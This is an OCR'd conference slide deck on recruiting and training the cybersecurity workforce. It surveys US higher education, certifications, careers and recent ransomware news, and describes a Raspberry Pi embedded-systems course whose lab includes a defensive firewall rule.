Addressing Future Workforce Needs by Reimagining Cybersecurity Education

A. Ravishankar Rao
Ph.D
IEEE Fellow

AI and Cybersecurity
Organized by
Dr. Maksim Iavich and the team
Caucasus University and
Scientific Cyber Security Association


FAIRLEIGH DICKINSON UNIVERSITY

ᲙᲐᲕᲙᲐᲡᲘᲡ ᲣᲜᲘᲕᲔᲠᲡᲘᲢᲔᲢᲘ
CAUCASUS UNIVERSITY


Talk outline:

- Overall context of higher education in the US
- Context of the technology industry and the drivers of change
- Specific issues in cybersecurity
- How to improve the catchment and retention of students
- What about teachers/faculty?
- Future opportunities and challenges
- Solutions: what can we do:
    - Outreach
    - High school projects
    - Cyber competitions
    - Mentors/coaches
    - Lots of money is required!!
    - Scholarships for students
    - Faculty grants (like what I received)

First, the higher education landscape in the US.



Higher ranked private colleges usually charge more



https://bdataanalytics.biomedcentral.com/articles/10.1186/s41044-019-0040-9

Lower Tier Universities

https://www.nytimes.com/2022/06/01/business/corinthian-student-loan-forgiveness.html

Everest College-City of Industry in California, part of Corinthian Colleges, in 2015, the year the chain closed.Credit...Al Seib/Los Angeles Times via Getty Images

The New York Times

$5.8 Billion in Loans Will Be Forgiven for Corinthian Colleges Students

The Education Department said it would wipe out the debts of 560,000 borrowers who had enrolled in the for-profit college chain, which collapsed in 2015.

By Stacy Cowley

June 1, 2022

- Many of these are for-profit private colleges
- All students are eligible for loans
- No background checks on students or the university
- Accreditation is not necessary, and standards vary widely

Other points to consisder about education

- Standardized testing is being eliminated gradually (especially at the bachelors level college admissions)
- Student quality varies widely
- Degree quality varies widely – a B.S. from MIT is not the same as a B.S. from a low-tier college
- Employers understand the situation
  - They have their own tests during selection/interviews
- STEM education pipeline is low
- Other factors:
  - Outsourcing
  - Jobs outlook: many unfilled positions, but many applicants also! Why are candidates not getting jobs?
  - AI/automation: stokes fear of getting into the IT sector
  - Job pool influenced by large number of foreign students on temporary work visas (Optional Practical Training)

Workforce issues

- New collar workforce (ie workers who do not have a college degree)
- US workforce needs to be elastic: scale up when necessary and scale down if required (e.g. dot com crash, 2008 financial crisis).
- Increasing diversity of the talent pool, especially domestic US students

https://www.rti.org/publication/missing-millions/fulltext.pdf

Cyberscurity issues

- Foreign workers cant get security clearance or work for US government easily
- Hence native US pool needs to be increased
- Reluctance to join cybersecurity
  - Intimidating
  - Job may not be considered “creative” enough
  - Significant skills required
- US Government solution:
  - Establish CAE institutions
- Private industry solution:
  - Offer certificate courses, sometimes free
  - Online courses, e.g. coursera

https://cybersecurityguide.org/resources/centers-of-academic-excellence

cybersecurity GUIDE

CERTIFICATIONS

- CISA
- CEH
- CISSP
- CISM
- Security+
- CASP+
- CND
- Forensics
- OSCP
- CRISC
- Pen Testing
- CTIA
- Cryptography
- Malware Analyst

cybersecurity GUIDE


CAREERS

- Security Engineer
- Chief Information Security Officer
- Security Analyst
- Computer Forensics
- Security Consultant
- Digital Forensics
- Cryptographer
- Security Administrator
- Penetration Tester
- Security Software Developer
- Security Specialist
- Security Code Auditor
- Security Architect
- Malware Analyst
- Data Protection Officer
- Cybercrime Investigator
- Cryptanalyst
- Security Incident Responder
- Chief Privacy Officer
- Risk Manager
- Network Administrator
- Business InfoSec Officer
- Information Security Manager

CAE program structure

The NSA launched what was then called the Centers of Academic Excellence in Information Assurance Education program in 1999. The program has undergone several modifications in structure and names over the years.

Many pathways in the U.S. to skilled jobs in computing, including cybersecurity



Background

- **Cyberattacks**
  - Many recent attacks are emerging from vulnerabilities in IoT devices, e.g. Mirai, Dyn DDoS attack
  - IoT attacks increased by 280% in the first half of 2017 (F5 labs report).
  - Atlanta and other cities attacked in 2018
  - Ethical quandaries: do cities pay a ransom?

TECHNOLOGY

The New York Times

Data Breaches Keep Happening. So Why Don't You Do Something?

By Christopher Mele

Aug. 1, 2018

"Amid a spate of high-profile leaks of personal information, consumers are growing numb to them and complacent about their security"

pressreader

Sign In

Search Results

Why data leaks have stopped scaring people

Breaches Are New Normal For Digital Natives Who Believe Their Data Was Never Private Anyway

The Times of India (Mumbai edition) 6 Aug 2018 +5 more Christopher Mele

EDUCATION

A cyberattack hits the Los Angeles School District, raising alarm across the country

September 7, 2022 · 1:52 AM ET

THE ASSOCIATED PRESS

The attack on the Los Angeles Unified School District sounded alarms across the country, from urgent talks with the White House and the National Security Council after the first signs of ransomware were discovered late Saturday night to mandated password changes for 540,000 students and 70,000 district employees.

So far this year, 26 U.S. school districts — including Los Angeles — and 24 colleges and universities have been hit by so-called ransomware, according to Brett Callow, a ransomware analyst at the cybersecurity firm Emsisoft.

https://www.npr.org/2022/09/07/1121422336/a-cyberattack-hits-the-los-angeles-school-district-raising-alarm-across-the-coun

- **Opportunities**
  - Improve student recruitment into the desired fields, e.g. STEM/Cybersecurity
  - We can better integrate course offerings to serve students
  - Utilize newer technologies to make learning more efficient for students (e.g. online, MOOCS etc)
  - Rapidly scale up the solutions that work
- **Challenges (broad)**
  - Recruitment of a diverse set of students is hard
  - There is significant variability in student backgrounds, especially at the graduate level
  - Student motivation/retention/graduation rates could be improved at second/third tier universities

- **Challenges (specific to security)**
  - How can students be taught a security mindset?
  - How can we bridge the gap between high-level concepts and working at lower levels, e.g. physical hardware?
  - What is an efficient way to provide hands on-experience with IoT devices?
  - How can universities restructure their courses fast enough?

Specific Aims

- **Can we introduce better interventions in the early college years to improve student engagement and performance?**
- **How do we deal with students from different backgrounds, e.g. Electrical Engineering vs. Computer Science**
  - **CS Students may not know bread-boarding**
  - **EE Students may not know operating systems/computer networking**
- **How do we provide hands-on learning?**
  - **MOOCs can provide theoretical knowledge, but typically fail in lab work**

Approach

- Utilize an existing Masters level course, Embedded Systems
- Use the Raspberry Pi to provide hands-on learning
- Desirable features including low cost, multiple I/O ports, GPIO pins
- Allows easy bread-boarding
- Also ideally suited for cybersecurity training as vulnerable software can be installed without worries (safe sandbox)
- This helps create an engaging and integrated class/lab experience

Course Design

- We started with a graduate level course, EENG7709 Embedded Systems offered to M.S. students in Electrical/Computer Engineering
- The course previously taught theoretical concepts
  - Sensory data acquisition & processing
  - Processor architecture
  - Concurrent programming
  - Inter-process communication
  - Combined with a lab using the ARM Processor
- Originally C/C++ based using ARM processors and Keil Development tools

Course Design (contd)


- Additional content was introduced as follows
  - 4 week introduction to Python using zyBooks online platform
  - 2 week introduction to basic Linux operations
  - 1 week for basic usage of Raspberry Pi with network connectivity
  - 1 week to understand basic networking and firewalls (IP Tables)
  - 1 week to understand a simple application: continuous temperature sensing

Student Demographics in Fall 2017

8 students


5 male, 3 female


7 International students, 1 US student



Prior Programming Language exposure (C/Java)
Concurrent teaching of theory and labs
Introduction to Python through zyBooks (4 weeks)
Embedded Systems Theory and Cybersecurity concepts
Introduction to Linux (2 weeks)
Networking Lab
Temperature Sensing Lab
Course wrap-up

First Pilot Study: Fall 2017, Embedded Systems Course

```
/ # iptables -I INPUT 1 -s 108.35.174.171/16 -j REJECT
```








Wireshark

Second Lab: Temperature sensing & processing

